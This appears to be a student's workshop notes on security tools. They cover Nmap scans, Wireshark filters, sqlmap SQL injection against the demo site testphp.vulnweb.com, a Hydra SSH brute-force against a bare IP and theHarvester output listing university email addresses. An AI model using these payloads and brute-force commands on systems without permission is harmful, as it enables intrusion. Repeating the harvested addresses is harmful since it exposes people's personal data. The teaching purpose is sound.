

Workshop Praticals

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1.Nmap

1.1 Theory

- *Purpose:*
 - Nmap (Network Mapper) is an open-source tool for network discovery and security auditing. It is widely used by network administrators and security professionals to identify live hosts, open ports, running services, and operating system details of a target system.
- *How it Works:*
 - Nmap sends specially crafted packets to the target system and analyzes responses to determine active hosts and services. It supports multiple scanning techniques, including:
 - *TCP SYN Scan (-sS):* Performs a stealthy scan by sending SYN packets and waiting for responses.
 - *UDP Scan (-sU):* Scans for open UDP ports by sending UDP packets and analyzing responses.
 - *OS Detection (-O):* Determines the operating system of the target based on packet responses.
 - *Service Version Detection (-sV):* Identifies versions of running services.
 - *Aggressive Scan (-A):* Performs OS detection, version detection, script scanning, and traceroute.

1.2 Practical

Perform a Basic

Scan nmap

```
ari-shankar@Victus:~$ nmap testphp.vulnweb.com
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-10 11:34 IST
Nmap scan report for testphp.vulnweb.com (44.228.249.3)
Host is up (0.31s latency).
DNS record for 44.228.249.3: ec2-44-228-249-3.us-west-2.compute.amazonaws.com
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
```

<target>

Performs an aggressive scan that includes OS detection, version detection, script scanning, and traceroute.

`nmap -A <target>`

```

hari-shankar@Victus:~$ nmap -A testphp.vulnweb.com
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-10 11:17 IST
Nmap scan report for testphp.vulnweb.com (44.228.249.3)
Host is up (0.35s latency).
rDNS record for 44.228.249.3: ec2-44-228-249-3.us-west-2.compute.amazonaws.com
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http    nginx 1.19.0
|_http-title: Home of Acunetix Art

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 58.63 seconds

```

Sequential Port Scan

`nmap -r <target>`

```

hari-shankar@Victus:~$ nmap -r testphp.vulnweb.com
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-10 11:36 IST
Nmap scan report for testphp.vulnweb.com (44.228.249.3)
Host is up (0.30s latency).
rDNS record for 44.228.249.3: ec2-44-228-249-3.us-west-2.compute.amazonaws.com
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 20.95 seconds

```

- `nmap <Target IP>` : Performs a basic scan of the specified IP address to discover open ports and services.
- `nmap -p <port1>,<port2>,<port3> <Target IP>` : Scans only the specified ports on the target IP address
- `nmap -sV <Target IP>` : Detects and reports the version of services running on open ports.
- `nmap -O <Target IP>` : Attempts to identify the operating system of the target.
- `nmap -A <Target IP>` : Performs an aggressive scan that includes OS detection, version detection, script scanning, and traceroute.
- `nmap -sn <Target IP>` : Performs a ping scan to determine which hosts are up without scanning ports.
- `Nmap -sT <Target IP>` : Performs a TCP connect scan, establishing a full TCP connection to determine open ports.
- `nmap -sS <Target IP>` : Performs a SYN scan, which is faster and stealthier than a TCP connect scan. It sends SYN packets and analyzes responses.
- `nmap --script <script-name> <Target IP>` : Runs a specific NSE script (e.g., vulnerability scripts) against the target IP address.

`nmap --iflist <Target IP>` : The `--iflist` command in Nmap is used to list the network interfaces and their configurations on the system where Nmap is running. This command provides detailed information about each network interface, including IP addresses, MAC addresses, and other relevant network parameters.

`nmap -r <Target IP>` : Sequential Port Scan

`nmap <Target IP/24>` : scan a range of IP addresses in a specific network to discover live hosts and identify open ports and services.

`nmap -PS <Target IP>` : It scans all the TCP SYN Packets

`nmap -PA <Target IP>` : It scans TCP ACK Packets


2. Wireshark

2.1 Theory


- *Purpose:*
 - Wireshark is a packet analyzer used for network troubleshooting, analysis, communication protocol development, and security auditing.
- *How it Works:*
 - Wireshark captures live network traffic from a specified interface and provides detailed insights into individual packets. It allows filtering, deep inspection, and protocol analysis.
- *Types of Analysis:*
 - Filtering HTTP traffic: `http.request.method == "GET"`
 - Analyzing DNS queries: `dns.qry.name contains "example.com"`

2.2 Practical

frame matches "youtube"



`http.request.method=="POST"` -> to get post request



3. SQL Injection (Manual & SQLmap)

3.1 Theory

- *Purpose:*
 - SQL Injection (SQLi) is a web security vulnerability that allows attackers to manipulate backend databases by injecting malicious SQL queries.


How it Works:

- SQLi occurs when a web application does not properly sanitize user input, allowing attackers to execute arbitrary SQL commands.
- *Types of SQL Injection:*
 - Boolean-based: `SELECT * FROM users WHERE id=1' OR '1'='1`
 - Union-based: `SELECT username, password FROM users WHERE id=1 UNION SELECT null, null--`
 - SQLmap Usage: `sqlmap -u "http://example.com/login.php?id=1" --dbs`

3.2 Practical

To check if a website is vulnerable

3.3 `sqlmap -u 'http://testphp.vulnweb.com/artists.php?artist=1' --dbs`



```
(kali@kali)~$ sqlmap -u 'http://testphp.vulnweb.com/artists.php?artist=1' --dbs

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 04:10:44 /2025-03-11/

[04:10:45] [INFO] resuming back-end DBMS 'mysql'
[04:10:45] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
--
Parameter: artist (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: artist=1 AND 8493=8493

  Type: error-based
  Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
  Payload: artist=1 AND GTID_SUBSET(CONCAT(0x716a626271,(SELECT (ELT(3668=3668,1))),0x716a6b7071),3668)

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)

  Type: error-based
  Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
  Payload: artist=1 AND GTID_SUBSET(CONCAT(0x716a626271,(SELECT (ELT(3668=3668,1))),0x716a6b7071),3668)

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: artist=1 AND (SELECT 9915 FROM (SELECT(SLEEP(5)))KMBp)

  Type: UNION query
  Title: Generic UNION query (NULL) - 3 columns
  Payload: artist=-8936 UNION ALL SELECT NULL,CONCAT(0x716a626271,0x5065564473755279625a63666873735941477a49624164615a6b716b6b534178477663756378726e,0x716a6b7071),NULL--

[04:10:45] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.6
[04:10:45] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema


[04:10:45] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 04:10:45 /2025-03-11/
```

```

(kali@kali)-[~]
└─$ sqlmap -u 'http://testphp.vulnweb.com/artists.php?artist=1' -D acuart --tables --dump

```



```

{1.8.11#stable}
https://sqlmap.org

```

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 04:19:14 /2025-03-11/

[04:19:14] [INFO] resuming back-end DBMS 'mysql'

[04:19:14] [INFO] testing connection to the target URL

[04:19:24] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)

[04:19:24] [WARNING] if the problem persists please check that the provided target URL is reachable. In case that it is, you can try to rerun with switch '--random-agent' and/or proxy switches ('--proxy', '--proxy-file' ...)

sqlmap resumed the following injection point(s) from stored session:

Parameter: artist (GET)

Type: boolean-based blind

Title: AND boolean-based blind - WHERE or HAVING clause

Payload: artist=1 AND 8493=8493

Type: error-based

Type: UNION query

Title: Generic UNION query (NULL) - 3 columns

Payload: artist=-8936 UNION ALL SELECT NULL,CONCAT(0x716a626271,0x5065564473755279625a63666873735941477a49624164615a6b716b6b534178477663756378726e,0x716a6b7071),NULL-- -

[04:19:30] [INFO] the back-end DBMS is MySQL

web server operating system: Linux Ubuntu

web application technology: PHP 5.6.40, Nginx 1.19.0

back-end DBMS: MySQL ≥ 5.6

[04:19:30] [INFO] fetching tables for database: 'acuart'

Database: acuart

[8 tables]

```

+-----+
| artists |
| carts   |
| categ   |
| featured |
| guestbook |
| pictures |
| products |
| users   |
+-----+

```


4. Hydra

4.1 Theory

- *Purpose:*
 - Hydra is a powerful tool for brute-force login attacks on various services, including SSH, FTP, HTTP, and MySQL.
- *How it Works:*
 - Hydra systematically tries different username and password combinations against a login service until successful authentication is achieved
- *Example Attacks:*
 - SSH Brute-force: `hydra -l admin -P passwords.txt ssh://`
 - FTP Brute-force: `hydra -l user -P passwords.txt ftp://`

4.2 Practical

Perform SSH Brute-Force Attack

`hydra -l admin -P passwords.txt ssh://`

```
hart-shankar@Victus:~$ hydra -l admin -P passwords.txt 172.191.232.249 ssh -v
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-10 11:55:57
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 6 tasks per 1 server, overall 6 tasks, 6 login tries (l:1/p:6), -i try per task
[DATA] attacking ssh://172.191.232.249:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://admin@172.191.232.249:22
[INFO] Successful, password authentication is supported by ssh://172.191.232.249:22
[STATUS] attack finished for 172.191.232.249 (waiting for children to complete tests)
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-03-10 11:56:05
```

5. VirusTotal

5.1 Theory

- *Purpose:*
 - VirusTotal is an online tool for malware analysis and URL scanning.
- *How it Works:*
 - VirusTotal scans files and URLs using multiple antivirus engines and provides a detailed security assessment.
- *Usage:*
 - File Upload: <https://www.virustotal.com/gui/home/upload>
 - URL Analysis: <https://www.virustotal.com/gui/home/url>


5.2 Practical

Step 1: Upload a File for Analysis

- Go to VirusTotal's website.
- Upload a suspicious file.

Step 2: Analyze the Results

- Review the scan results and detection ratios.



6. theHarvester

6.1 Theory

- *Purpose:*
 - theHarvester is an OSINT tool for gathering emails, subdomains, and other publicly available information.
- *How it Works:*
 - theHarvester uses various search engines, social networks, and other sources to collect reconnaissance data.
- *Example Usage:*
 - Gathering subdomains: theHarvester -d example.com -b google
 - Collecting emails: theHarvester -d example.com -b linkedin

6.2 Practical

Step 1: Install theHarvester

sudo apt install theharvester

Step 2: Gather Subdomains

theHarvester -d example.com -b yahoo,Baidu,crtsh,bing

```
*****
* _ _ _ _ _ ^ ^ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ *
* | | _ _ _ _ _ / / _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ *
* | | | | | _ _ _ _ _ / / _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ *
* \ | | | | \ / _ _ _ _ _ \ / _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ *
* * * * * * * * * * * * * * * * * * * * * * * * * * * * *
* theHarvester 4.6.0 *
* Coded by Christian Martorella *
* Edge-Security Research *
* cmartorella@edge-security.com *
* * * * * * * * * * * * * * * * * * * * * * * * * * * * *
*****

[*] Target: paruluniversity.ac.in

Read api-keys.yaml from /home/butcher/.theHarvester/api-keys.yaml
Searching 0 results.
[94m[*] Searching Bing.
[94m[*] Searching Rapiddns.
[94m[*] Searching Yahoo.
[94m[*] Searching CRTsh.

[*] No IPs found.

[*] Emails found: 50
-----
-mayurkumar.makwana18740@paruluniversity.ac.in
180408101001@paruluniversity.ac.in
180408101002@paruluniversity.ac.in
*****
```

7. Google Dorking for Penetration Testers



What is Google Dork?


It is basically a search string that uses advanced search query to find information that are not easily available on the websites. It is also regarded as illegal google hacking activity which hackers often uses for purposes such as cyber terrorism and cyber theft.

Special google search operators

Before starting with google dorks, you need to have basic understanding of few special google search operators and also how it functions.

intitle:


This will ask google to show pages that have the term in their html title



1. inurl:

Searches for specified term in the


URL. **For example:** inurl: register



2. filetype:

Searched for certain file type.


Example: filetype:pdf will search for all the pdf files in the websites.



3. ext:


It works similar to filetype.

Example: ext:pdf finds pdf extension files.



4. intext:


This will search content of the page. This works somewhat like plain google search



site:

This limits the search to a specific site only.

